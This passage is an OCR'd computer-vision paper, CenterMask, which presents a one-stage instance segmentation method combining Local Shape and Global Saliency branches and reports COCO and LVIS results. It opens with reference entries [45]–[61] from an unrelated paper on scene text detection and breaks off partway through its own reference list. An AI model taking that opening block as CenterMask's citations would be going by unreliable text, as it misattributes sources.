[45] C. Szegedy, W. Liu, Y. Jia, P. Sermanet, S.Reed, D. Anguelov, D. Erhan, et al. Going deeper with convolutions. In CVPR, 2015.
[46] J. Tang, Z. B. Yang, Y. P. Wang, Q. Zheng, Y. C. Xu, X. Bai. Detecting Dense and Arbitrary-shaped Scene Text by Instance-aware Component Grouping. Pattern Recognition, 2019.
[47] Zhi Tian, Weilin Huang, Tong He, Pan He, and Yu Qiao. Detecting text in natural image with connectionist text proposal network. In ECCV, 2016.
[48] W. h. Wang, E. Xie, X. G. Song, Y. H. Zang, W. J. Wang, T. Lu, G. Yu, and C. H. Shen. Efficient and Accurate Arbitrary-Shaped Text Detection with Pixel Aggregation Network. In ICCV, 2019.
[49] S. Woo, J. Park, J. Lee. CBAM: Convolutional Block Attention Module. In ECCV, 2018.
[50] E. Xie, Y. H. Zang, S. Shao, G. Yu, C. Yao, and G. Y. Li. Scene text detection with supervised pyramid context network. In AAAI, 2019.
[51] C. Xue, S. Lu, and F. Zhan. Accurate scene text detection through border semantics awareness and bootstrapping. In ECCV, 2018.
[52] C. Yao, X. Bai, W. Y. Liu, Y. Ma, and Z. W. Tu. Detecting texts of arbitrary orientations in natural images. In CVPR, 2012.
[53] C. Yao, X. Bai, N. Sang, X. Zhou, S. Zhou and Z. Cao. Scene text detection via holistic, multi-channel prediction. arXiv preprint arXiv:1606.09002, 2016.
[54] Q. Ye and D. Doermann. Text detection and recognition in imagery: A survey. IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 37, no. 7, pp. 1480–1500, 2015.
[55] C. Zhang, B. Liang, Z. Huang, M. En, and et al. Look More Than Once: An Accurate Detector for Text of Arbitrary Shapes. In CVPR, 2019.
[56] Z. Zhang, C. Zhang, W. Shen, C. Yao, W. Liu and X. Bai. Multi-oriented text detection with fully convolutional networks. In CVPR, 2016.
[57] Z. Zhong, S. Huang. Deeptext: A new approach for text proposal generation and text detection in natural images. In ICASSP, 2017.
[58] Z. Zhong, L. Sun, and Q. Huo. An anchor-free region proposal network for faster r-cnn based text detection approaches. arXiv preprint arXiv:1804.09003, 2018.
[59] X. Zhou, C. Yao, H. Wen, Y. Wang, S. Zhou, W. He, and J. Liang. East: An efficient and accurate scene text detector. In CVPR, 2017.
[60] Z. Zhu, M. D. Xu, S. Bai, T. T. Huang, and X. Bai. Asymmetric non-local neural networks for semantic segmentation. In ICCV, 2019.
[61] Y. Wu and P. Natarajan. Self-organized text detection with minimal post-processing via border learning. In ICCV, 2017.

CenterMask: Single Shot Instance Segmentation With Point Representation

Yuqing Wang Zhaoliang Xu Hao Shen Baoshan Cheng Lirong Yang
Meituan Dianping Group
{wangyuqing06,xuzhaoliang,shenhao04,chengbaoshan02,yanglirong}@meituan.com

Abstract

In this paper, we propose a single-shot instance segmentation method, which is simple, fast and accurate. There are two main challenges for one-stage instance segmentation: object instances differentiation and pixel-wise feature alignment. Accordingly, we decompose the instance segmentation into two parallel subtasks: Local Shape prediction that separates instances even in overlapping conditions, and Global Saliency generation that segments the whole image in a pixel-to-pixel manner. The outputs of the two branches are assembled to form the final instance masks. To realize that, the local shape information is adopted from the representation of object center points. Totally trained from scratch and without any bells and whistles, the proposed CenterMask achieves 34.5 mask AP with a speed of 12.3 fps, using a single-model with single-scale training/testing on the challenging COCO dataset. The accuracy is higher than all other one-stage instance segmentation methods except the 5 times slower TensorMask, which shows the effectiveness of CenterMask. Besides, our method can be easily embedded to other one-stage object detectors such as FCOS and performs well, showing the generation of CenterMask.

1. Introduction

Instance segmentation [11] is a fundamental and challenging computer vision task, which requires to locate, classify, and segment each instance in the image. Therefore, it has both the characters of object detection and semantic segmentation. State-of-the-art instance segmentation methods [12, 21, 14] are mostly built on the advances of two-stage object detectors [9, 8, 26]. Despite the popular trend of one-stage object detection [13, 25, 22, 17, 27, 30], only a few works[1, 2, 28, 7] are focusing on one-stage instance segmentation. *In this work, we aim to design a simple one-stage and anchor-box free instance segmentation model.*

Instance segmentation is much harder than object detection because the shapes of instances are more flexible than the two-dimensional bounding boxes. There are two main challenges for one-stage instance segmentation: (1) how to differentiate object instances, especially when they are in the same category. Some methods [3, 1] extract the global features of the image firstly then post-process them to separate different instances, but these methods struggle when objects overlap. (2) how to preserve pixel-wise location information. State-of-the-art methods represent masks as structured 4D tensors [2] or contour of fixed points [28], but still facing the pixel misalignment problem, which makes the masks coarse at the boundary. TensorMask [2] designs complex pixel align operations to fix this problem, which makes the network even slower than the two-stage counterparts.




Figure 1: **Illustration of CenterMask.** The Local Shape branch separates objects locally and the Global Saliency Map realizes pixel-wise segmentation of the whole image. Then the coarse but instance-aware local shape and the precise but instance-unaware global saliency map are assembled to form the final instance mask.

To address these issues, we propose to break up the mask

Figure 2: **Results of CenterMask on COCO test set images**. These results are based on Hourglass-104 backbone, achieving a mask AP of 34.5 and running at 12.3 fps. Our method differentiates objects well in overlapping conditions with precise masks.

representation into two parallel components: (1) a Local Shape representation that predicts a coarse mask for each local area, which can separate different instances automatically. (2) a Global Saliency Map that segment the whole image, which can provide saliency details, and realize pixel-wise alignment. To realize that, the local shape information is extracted from the point representation at object centers. Modeling object as its center point is motivated by the one-stage CenterNet [30] detector, thus we call our method CenterMask.

The illustration of the proposed CenterMask is shown in Figure 1. Given an input image, the object center point locations are predicted following a keypoint estimation pipeline. Then the feature representation at the center point is extracted to form the local shape, which is represented by a coarse mask that separates the object from close ones. In the meantime, the fully convolutional backbone produces a global saliency map of the whole image, which separates the foreground from the background at pixel level. Finally, the coarse but instance-aware local shapes and the precise but instance-unaware global saliency map are assembled to form the final instance masks.

To demonstrate the robustness of CenterMask and analyze the effects of its core factors, extensive ablation experiments are conducted and the performance of multiple basic instantiations are compared. Visualization shows that the CenterMask with only Local Shape branch can separate objects well, and the model with only Global Seliency branch performs good enough in objects-non-overlapping situations. In complex and objects-overlapping situations, combination of these two branches differentiates instances and realizes pixel-wise segmentation simultaneously. Results of CenterMask on COCO [20] test set images are shown in Figure 2.

In summary, the main contributions of this paper are as follows:

- An anchor-box free and one-stage instance segmentation method is proposed, which is simple, fast and accurate. Totally trained from scratch and without any bells and whistles, the proposed CenterMask achieves 34.5 mask AP with a speed of 12.3 fps on the challenging COCO, showing the good speed-accuracy trade-off. Besides, the method can be easily embedded to other one-stage object detectors such as FCOS[27] and performs well, showing the generation of CenterMask.

- The Local Shape representation of object masks is proposed to differentiate instances in the anchor-box free condition. Using the representation of object center points, the Local Shape branch predicts coarse masks and separate objects effectively even in the overlapping situations.

- The Global Saliency Map is proposed to realize pixel-wise feature alignment naturally. Different from previous feature align operations for instance segmentation, this module is simpler, faster, and more precise. The Global Saliency generation acts similar to semantic segmentation [23], and hope this work can motivate one-stage panoptic segmentation [16] in the future.

2. Related Work

Two-stage Instance Segmentation: Two-stage instance segmentation method often follows the *detect-then-segment* paradigm, which first performs bounding box detection and then classifies the pixels in the bounding box area to obtain the final mask. Mask R-CNN [12] extends the successful Faster R-CNN [26] detector by adding a mask segmentation branch on each Region of Interest area. To preserve the exact spatial locations, it introduces the RoIAlign module to fix the pixel misalignment problem. PANet [21] aims to improve the information propagation of Mask R-CNN by introducing bottom-up path augmentation, adaptive feature pooling, and fully-connected fusion. Mask Scoring R-CNN [14] proposes a mask scoring module instead of the classi-




Figure 3: **Overall pipeline of CenterMask.** There are five heads after the backbone network. The outputs of the heads are with the same height (H) and width (W) but different channels. C is the number of categories, and S^2 is the size of shape vector. The Heatmap and Offset heads predict the center point locations. The Shape and Size heads predict the Local Shapes at the corresponding locations. The Saliency head predicts a Global Saliency Map. The Local Shape and cropped Saliency Map are multiplied to form the final mask for each instance. For visualization convenience, the whole segmentation pipeline for only two instances is shown in the figure, and the Global Saliency Map is visualized in the class-agnostic form.

fication score to evaluate the mask, which can improve the quality of the segmented mask.

Although two-stage instance segmentation methods achieve state-of-the-art performance, these models are often complicated and slow. Advances of one-stage object detection motivate us to develop faster and simpler one-stage instance segmentation methods.

One-stage Instance Segmentation: State-of-the-art one-stage instance segmentation methods can be roughly divided into two categories: *global-area-based* and *local-area-based* approaches. *Global-area-based* methods first generate intermediate and shared feature maps based on the whole image, then assemble the extracted features to form the final masks for each instance.

InstanceFCN [3] utilizes FCN [23] to generate multiple instance-sensitive score maps which contain the relative positions to objects instances, then applies an assembling module to output object instances. YOLACT [1] generates multiple prototype masks of the global image, then utilizes per-instance mask coefficients to produce the instance level mask. *Global-area-based* methods can maintain the pixel-to-pixel alignment which makes masks precise, but performs worse when objects overlap. In contrast to these methods, *local-area-based* methods output instance masks on each local region directly. PolarMask [28] represents mask in its contour form and utilizes rays from the center to describe the contour, but the polygon surrounded by the contour can not depict the mask precisely and can not describe objects that have holes in the center. TensorMask [2] utilizes structured 4D tensors to represent masks over a spatial domain, it also introduces aligned representation and tensor bipyramid to recover spatial details, but these align operations make the network even slower than the two-stage Mask R-CNN [12].

Different from the above approaches, CenterMask contains both a Global Saliency generation branch and a Local Shape prediction branch, and integrates them to preserve pixel alignment and separate objects simultaneously.

3. CenterMask

The goal of this paper is to build a one-stage instance segmentation method. One-stage means that there is no pre-defined Region-of-Interests (RoIs) for mask prediction, which requires to locate, classify, and segment objects simultaneously. To realize that, we break the instance segmentation into two simple and parallel sub-tasks, and assemble the results of them to form the final masks. The first branch predicts coarse shape from the center point representation of each object, which can constrain the local area for each object and differentiate instances naturally.




Figure 4: **Architecture of the shape head and size head for Local Shape prediction.** P represents the feature maps extracted by the backbone network. H and W represents the height and width of the head outputs. The channel size of the shape head is SxS, and the channels of the size head is 2, with h and w being the predicted height and width for the object at the point.

The second branch predicts a saliency map of the whole image, which realizes precise segmentation and preserves exact spatial locations. In the end, the mask for each instance is constructed by multiplying the outputs of the two branches.

3.1. Local Shape Prediction

To differentiate instances at different locations, we choose to model the masks from their center points. The center point is defined as the center of the surrounding bounding box for each object. A natural thought is to represent it by the extracted image feature at the center point location, but a fixed-size image feature can not represent masks in various sizes. To address this issue, we decompose the object mask into two components: the mask size and the mask shape. The size for each mask can be represented by the object height and width, and the shape can be described by a 2D binary array of fixed size.

The above two components can be predicted in parallel using fixed-size representations of the center points. The architecture of the two heads is shown in Figure 4. P represents the image features extracted by the backbone network. Let $F_{shape} \in \mathbb{R}^{H \times W \times S^2}$ be the output of the Local Shape head, with H and W represent the height and width of the whole map, and S^2 represents the number of output channels for this head. The output of the Size head $F_{size} \in \mathbb{R}^{H \times W \times 2}$ is in the same height and width, with a channel size of two.

For a center point (x, y) at the feature map, the shape feature at this location is extracted by $F_{shape}(x, y)$. The shape vector is in the size of $1 \times 1 \times S^2$, and then be reshaped to a 2D shape array of size $S \times S$. The size prediction of the center point is $F_{size}(x, y)$, with the height and width being h and w. The above 2D shape array is then resized to the size of $h \times w$ to form the final local shape prediction.

For convenience, the Local Shape Prediction branch is used to refer to the combination of the shape and size heads. This branch produces masks from local point representation, and predicts a local area for each object, which makes it suitable for instance differentiation.

3.2. Global Saliency Generation

Although the Local Shape branch generates a mask for each instance, it is not enough for precise segmentation. As the fixed-size shape vector can only predict a coarse mask, resizing and warping it to the object size losses spatial details, which is a common problem for instance segmentation. Instead of relying on complex pixel calibration mechanism [12, 2], we design a simpler and faster approach.

Motivated by semantic segmentation [23] which makes pixel-wise predictions on the whole image, we propose to predict a Global Saliency Map to realize pixel level feature alignment. The Map aims to represent the salience of each pixel in the whole image, i.e., whether the pixel belonging to an object area or not.

Utilizing the fully convolutional backbone, the Global Saliency branch performs the segmentation on the whole image in parallel with the existing Local Shape branch. Different from semantic segmentation methods which utilize *softmax* function to realize pixel-wise competition among object classes, our approach uses *sigmoid* function to perform binary classification. The Global Saliency Map can be class-agnostic or class-specific. In the class-agnostic setting, only one binary map is produced to indicate whether the pixels belonging to the foreground or not. For the class-specific setting, the head produces a binary mask for each object category.

An example of Global Saliency Map is shown in the top of Figure 3, using the class-agnostic setting for visualization convenience. As can be seen in the figure, the map highlights the pixels that have saliency, and achieves pixel-wise alignment with the input image.

3.3. Mask Assembly

In the end, the Local Shapes and Global Saliency Map are assembled together to form the final instance masks. The Local Shape predicts the coarse area for each instance, and the cropped Saliency Map realizes precise segmentation in the coarse area. Let $L_k \in \mathbb{R}^{h \times w}$ represent the Local Shape for one object, and $G_k \in \mathbb{R}^{h \times w}$ be the corresponding cropped Saliency Map. They are in the same size of the predicted height and width.

To construct the final mask, we firstly transform their values to the range of (0,1) using the $sigmoid$ function, then calculate the Hadamard product of the two matrices:

$$M_k = \sigma(L_k) \odot \sigma(G_k) \tag{1}$$

There is no separate loss for the Local Shape and Global

Saliency branch, instead, all supervision comes from the loss function of the assembled mask. Let T_k denote the corresponding ground truth mask, the loss function of the final masks is :

$$L_{mask} = \frac{1}{N}\sum_{k=1}^{N} Bce(M_k, T_k) \tag{2}$$

where Bce represents the pixel-wise binary cross entropy, and N is the number of objects.

3.4. Overall pipeline of CenterMask

The overall architecture of CenterMask is shown in Figure 3. The Heatmap head is utilized to predict the positions and categories for center points, following a typical keypoint estimation[24] pipeline. Each channel of the output is a heatmap for the corresponding category. Obtaining the center points requires to search the peaks for each heatmap, which are defined as the local maximums within a window. The Offset head is utilized to recover the discretization error caused by the output stride.

Given the predicted center points, the Local Shapes for these points are calculated by the outputs of the Shape head and the Size head at the corresponding locations, following the approach in Section 3.1. The Saliency head produces the Global Saliency Map. In the class-agnostic setting, the output channel number is 1, the Saliency map for each instance is obtained by cropping it with the predicted location and size. In the class-specific setting, the channel of the corresponding predicted category is cropped. The final masks are constructed by assembling the Local Shapes and the Saliency Map.

Loss function: The overall loss function is composed of four losses: the center point loss, the offset loss, the size loss, and the mask loss. The center point loss is defined in the same way as the Hourglass network [24], let $\hat{Y}_{ijc}$ be the score at the location (i,j) for class c in the predicted heatmaps, and Y be the "ground-truth" heatmap. The loss function is a pixel-wise logistic regression modified by the focal loss [19]:

$$L_p = \frac{-1}{N}\sum_{ijc}\begin{cases} (1-\hat{Y}_{ijc})^{\alpha}\log(\hat{Y}_{ijc}) & \text{if } Y_{ijc}=1 \\ (1-Y_{ijc})^{\beta}(\hat{Y}_{ijc})^{\alpha}\log(1-\hat{Y}_{ijc}) & \text{otherwise} \end{cases} \tag{3}$$

where N is the number of center points in the image, α and β are the hyper-parameters of the focal loss; The offset loss and size loss follow the same setting of CenterNet [30], which utilize L1 loss to penalize the distance. Let $\hat{O}$ represent the predicted offset, p represent the ground truth center point, and R represents the output stride, then the low-resolution equivalent of p is $\tilde{p} = \lfloor \frac{p}{R} \rfloor$, therefore the offset loss is:

$$L_{off} = \frac{1}{N}\sum_{p}\left|\hat{O}_{\tilde{p}} - (\frac{p}{R} - \tilde{p})\right| \tag{4}$$

Let the true object size be $S_k = (h, w)$, the predicted size be $\hat{S}_k = (\hat{h}, \hat{w})$, then the size loss is:

$$L_{size} = \frac{1}{N}\sum_{k=1}^{N}\left|\hat{S}_k - S_k\right| \tag{5}$$

The overall training objective is the combination of the four losses:

$$L_{seg} = \lambda_p L_p + \lambda_{off} L_{off} + \lambda_{size} L_{size} + \lambda_{mask} L_{mask} \tag{6}$$

where the mask loss is defined in Equation 2, λ_p, λ_{off}, λ_{size} and λ_{mask} are the coefficients of the four losses respectively.

3.5. Implementation Details

Train: Two backbone networks are involved to evaluate the performance of CenterMask: Hourglass-104 [24] and DLA-34 [29]. S equals 32 for the shape vector. λ_p, λ_{off} and λ_{size}, λ_{mask} are set to 1,1,0.1,1 for the loss function. The input resolution is fixed with 512×512. All models are trained from scratch, using Adam [15] to optimize the overall objects. The models are trained for 130 epochs, with an initial learning rate of 2.5e-4 and dropped $10\times$ at 100 and 120 epoch. As our approach directly makes use of the same hyper-parameters of CenterNet [30], we argue that the performance of CenterMask can be improved further if the hyper-parameters are optimized for it correspondingly.

Inference: During testing, no data augmentation and no NMS is utilized, only returning the top-100 scoring points with the corresponding masks. The binary threshold for the mask is 0.4.

4. Experiments

The performance of the proposed CenterMask is evaluated on the MS COCO instance segmentation benchmark [20]. The model is trained on the 115k `trainval35k` images and tested on the 5k `minival` images. Final results are evaluated on 20k `test-dev`.

4.1. Ablation Study

A number of ablation experiments are performed to analyze CenterMask. Results are shown in Table 1.

Shape size Selection: Firstly, the sensitivity of our approach to the size of the Local Shape representation is analyzed in Table 1a. Larger shape size brings more gains, but the difference is not large, indicating that the Local Shape representation is robust to the feature size. When S equals 32, the performance saturates, therefore we use the number as the default Shape size.

Backbone Architecture: Results of CenterMask with different backbones are shown in Table 1b. The large Hourglass brings about 1.4 gains compared with the smaller

S	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
24	32.0	52.8	33.8	14.0	36.3	48.5
32	**32.5**	**53.6**	33.9	**14.3**	36.3	48.7
48	**32.5**	53.4	**34.1**	13.8	**36.6**	**49.0**

(a) **Size of Shape**: Larger shape size brings more gains. Performance saturates when S equals 32. Results are based on DLA-34.

Backbone	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L	FPS
DLA-34	32.5	53.6	33.9	14.3	36.3	48.7	**25.2**
Hourglass-104	**33.9**	**55.6**	**35.5**	**16.1**	**37.8**	**49.2**	12.3

(b) **Backbone Architecture**: FPS represents frame-per-second. The Hourglass-104 backbone brings 1.4 gains compared with DLA-34, but its speed is more than 2 times slower.

Shape	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
w/o	21.7	44.7	18.3	9.8	24.0	31.8
w	**31.5**	**53.7**	**32.4**	**15.1**	**35.5**	**45.5**

(c) **Local Shape branch**: Comparison of CenterMask with or without Local Shape branch.

Saliency	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
w/o	26.5	51.8	24.5	12.7	29.8	38.2
w	**31.5**	**53.7**	**32.4**	**15.1**	**35.5**	**45.5**

(d) **Global Saliency branch**: Comparison of CenterMask with or without Global Saliency branch.

	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
Class-Agnostic	31.5	53.7	32.4	15.1	35.5	45.5
Class-Specific	**33.9**	**55.6**	**35.5**	**16.1**	**37.8**	**49.2**

(e) **Class-Agnostic *vs*. Class-Specific**: Comparison of the class-agnostic and class-specific setting of Global Saliency branch.

	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
w/o	33.9	55.6	35.5	16.1	37.8	49.2
w	**34.4**	**55.8**	**36.2**	**16.1**	**38.3**	**50.2**

(f) **Direct Saliency supervision**: Comparison of CenterMask with or without direct Saliency supervision.

Table 1: Ablation experiments of CenterMask. All models are trained on `trainval35k` and tested on `minival`, using the Hourglass-104 backbone unless otherwise noted.

(a) **Results of CenterMask in Shape-only setting.** The Local Shape branch seperates instances with coarse masks.

(b) **Results of CenterMask in Saliency-only setting.** The Global Saliency branch performs well when there are no overlap between objects.

(c) **Comparison of CenterMask results in challenging conditions**. Images form left to right are generated by: Shape-only, Saliency-only and the combination of the two branches.

Figure 5: **Images generated by CenterMask in different settings.** The Saliency branch is in class-agnostic setting for this experiment.

Method	Backbone	Resolution	FPS	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
two-stage									
MNC [4]	ResNet-101-C4	-	2.78	24.6	44.3	24.8	4.7	25.9	43.6
FCIS [18]	ResNet-101-C5-dilated	multi-scale	4.17	29.2	49.5	-	7.1	31.3	50.0
Mask R-CNN [12]	ResNeXt-101-FPN	800×1333	8.3	37.1	60.0	39.4	16.9	39.9	53.5
one-stage									
ExtremeNet [31]	Hourglass-104	512×512	3.1	18.9	44.5	13.7	10.4	20.4	28.3
TensorMask [2]	ResNet-101-FPN	800×1333	2.63	37.3	59.5	39.5	17.5	39.3	51.6
YOLACT [1]	ResNet-101-FPN	700×700	23.6	31.2	50.6	32.8	12.1	33.3	47.1
YOLACT-550 [1]	ResNet-101-FPN	550×550	33.5	29.8	48.5	31.2	9.9	31.3	47.7
PolarMask [28]	ResNeXt-101-FPN	768×1280	10.9	32.9	55.4	33.8	15.5	35.1	46.3
CenterMask	DLA-34	512×512	25.2	33.1	53.8	34.9	13.4	35.7	48.8
CenterMask	Hourglass-104	512×512	12.3	34.5	56.1	36.3	16.3	37.4	48.4

Table 2: **Instance segmentation mask AP on COCO `test-dev`.** Resolution represents the image size of training. We show single scale testing for most models. Frame-per-second (FPS) were measured on the same machine whenever possible. A dash indicates the data is not available.

DLA-34 [29]. The model with DLA-34 [29] backbone realizes 32.5 mAP with 25.2 FPS, achieving a good speed-accuracy trade-off.

Local Shape branch: The comparison of CenterMask with or without Local Shape branch is shown in Table 1c, with Saliency branch in class-agnostic setting. The Shape branch brings about 10 gains. Moreover, CenterMask with only the Shape branch achieves 26.5 AP (as shown in the first row of Table 1d), images generated by this model are shown in Figure 5a. Each image contains multiple objects with dense overlaps, the Shape branch can separate them well with coarse masks. The above results illustrate the effectiveness of the proposed Local Shape branch.

Global Saliency branch: The comparison of CenterMask with or without Global Saliency branch is shown in Table 1d, introduction of the Saliency branch improves 5 points, compared with model with only Local Shape branch.

We also conduct visualization to CenterMask with only Saliency branch. As shown in Figure 5b, there is no overlap between objects in these images. The Saliency branch performs good enough for this kind of situation by predicting precise mask for each instance, indicating the effectiveness of this branch for pixel-wise alignment.

Moreover, the two settings of the Global Saliency branch are compared in Table 1e. The class-specific setting achieves 2.4 points higher than the class-agnostic counterpart, showing that the class-specific setting can help separate instances from different categories better.

For the class-specific version of Global Saliency branch, a binary cross-entropy loss is added to supervise the branch directly besides the mask loss Eq. (2). The comparison of CenterMask with or without the new loss is shown in Table 1f, direct supervision brings 0.5 points.

Combination of Local Shape and Global Saliency: Although the Saliency branch performs well in non-overlapping situations, it can not handle more complex images. We conduct the comparison of Shape-only, Saliency-only and the Combination of both in challenging conditions of instance segmentation. As shown in Figure 5c, objects overlap exists in these images. In the first column, the Shape branch separates different instances well, but the predicted masks are coarse. In the second column, the Saliency branch realizes precise segmentation but fails in the overlapping situations, which results in obvious artifacts on the overlapping area. CenterMask with both branches inherits their merits and avoid their weakness. As shown in the last column, overlapped objects are separated well and segmented precisely simultaneously, illustrating the effectiveness of our proposed model.

4.2. Comparison with state-of-the-art

In this section, we compare CenterMask with the state-of-the-art instance segmentation methods on the COCO[20] `test-dev` set.

As a one-stage instance segmentation method, our model follows a simple setting to perform the comparison: totally trained from scratch without pre-trained weights[6] for the backbone, using a single model with single-scale training and testing, and inference without any NMS.

As shown in Table 2, two models achieve higher AP than our method: the two-stage Mask R-CNN and the one-stage TensorMask, but their speed is 4 fps and 5 times slower than our largest model respectively. We think the gaps arise from the complicated and time-consuming feature align operations. Compared with the most accurate model of YOLACT [1], CenterMask with DLA-34 backbone achieves a higher AP with a faster speed. Compared with PolarMask [28], CenterMask with hourglass-104 backbone is 1.6 point higher with a faster speed.

Figure 6 shows the visualization of the results generated




Figure 6: **Visualization comparison of three different instance segmentation methods.** From left to right are the results of : Original image, Mask R-CNN, YOLACT, PolarMask, and our method on COCO `minival` images.

by the state-of-the-art models, only comparing the ones that have released code. Mask R-CNN [12] detects objects well, but there are still artifacts in the masks, such as the heads of the two people in (a), we suppose it is caused by feature pooling. The YOLACT [1] segments instance precisely, but misses object in (d) and fails in some overlapping situations, such as the two legs in (c). The PolarMask can separate different instances, but its mask is not precise due to the polygon mask representation. Our CenterMask can separate overlapping objects well and segment masks precisely.

4.3. CenterMask on FCOS Detector

Besides CenterNet[30], the proposed Local Shape and Global Saliency branches can be embedded into other off-the-shelf detection models easily. FCOS[27], which is one of the state-of-the-art one stage object detectors, is utilized to perform the experiment. The performance of CenterMask built on FCOS with different backbones are shown in Table 3, with the training followings the same setting of Mask R-CNN[12]. With the same backbone of ResNeXt-101-FPN, CenterMask-FCOS achieves 3.8 points higher than PolarMask[28] in Table 2, and the best model achieves 38.5 mAP on COCO test-dev, showing the generalization of CenterMask.

To show the superiority of CenterMask on precise segmentation, we evaluate the model on the higher-quality LVIS annotations. The results are shown in Table 4. Based on the same backbone, the CenterMask-FCOS achieves better performance than Mask R-CNN.

Backbone	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
ResNet-101-FPN	36.1	58.7	38.0	16.5	38.4	51.2
ResNeXt-101-FPN	36.7	59.3	38.8	17.4	38.7	51.4
ResNet-101-FPN-DCN	37.6	60.4	39.8	17.3	39.8	53.4
ResNeXt-101-FPN-DCN	38.5	61.5	41.0	18.7	40.5	54.8

Table 3: **Performance of CenterMask-FCOS on COCO test-dev.** DCN represents deformable convolution[5].

Model	Backbone	AP
Mask R-CNN[12]	ResNet-101-FPN	36.0
CenterMask-FCOS	ResNet-101-FPN	40.0

Table 4: **Performance of CenterMask-FCOS on LVIS[10].** The AP of Mask R-CNN comes from the original LVIS paper.

5. Conclusion

In this paper, we propose a single shot and anchor-box free instance segmentation method, which is simple, fast and accurate. The mask prediction is decoupled into two critical modules: the Local Shape branch to separate different instances effectively and the Global Saliency branch to realize precise segmentation pixel-wisely. Extensive ablation experiments and visualization images show the effectiveness of the proposed CenterMask. We hope our work can help ease more instance-level recognition tasks.

Acknowledgements This research is supported by Beijing Science and Technology Project (No. Z181100008918018).

References

[1] Daniel Bolya, Chong Zhou, Fanyi Xiao, and Yong Jae Lee. Yolact: Real-time instance segmentation. In *ICCV*, 2019.

[2] Xinlei Chen, Ross Girshick, Kaiming He, and Piotr Dollár. Tensormask: A foundation for dense object segmentation. *ICCV*, 2019.

[3] Jifeng Dai, Kaiming He, Yi Li, Shaoqing Ren, and Jian Sun. Instance-sensitive fully convolutional networks. In *ECCV*, pages 534–549. Springer, 2016.

[4] Jifeng Dai, Kaiming He, and Jian Sun. Instance-aware semantic segmentation via multi-task network cascades. In *CVPR*, pages 3150–3158, 2016.

[5] Jifeng Dai, Haozhi Qi, Yuwen Xiong, Yi Li, Guodong Zhang, Han Hu, and Yichen Wei. Deformable convolutional networks. In *The IEEE International Conference on Computer Vision (ICCV)*, Oct 2017.

[6] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Li Fei-Fei. Imagenet: A large-scale hierarchical image database. In *CVPR*, pages 248–255. Ieee, 2009.

[7] Cheng-Yang Fu, Mykhailo Shvets, and Alexander C. Berg. RetinaMask: Learning to predict masks improves state-of-the-art single-shot detection for free. In *arXiv preprint arXiv:1901.03353*, 2019.

[8] Ross Girshick. Fast r-cnn. In *CVPR*, pages 1440–1448, 2015.

[9] Ross Girshick, Jeff Donahue, Trevor Darrell, and Jitendra Malik. Rich feature hierarchies for accurate object detection and semantic segmentation. In *CVPR*, pages 580–587, 2014.

[10] Agrim Gupta, Piotr Dollar, and Ross Girshick. Lvis: A dataset for large vocabulary instance segmentation. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 5356–5364, 2019.

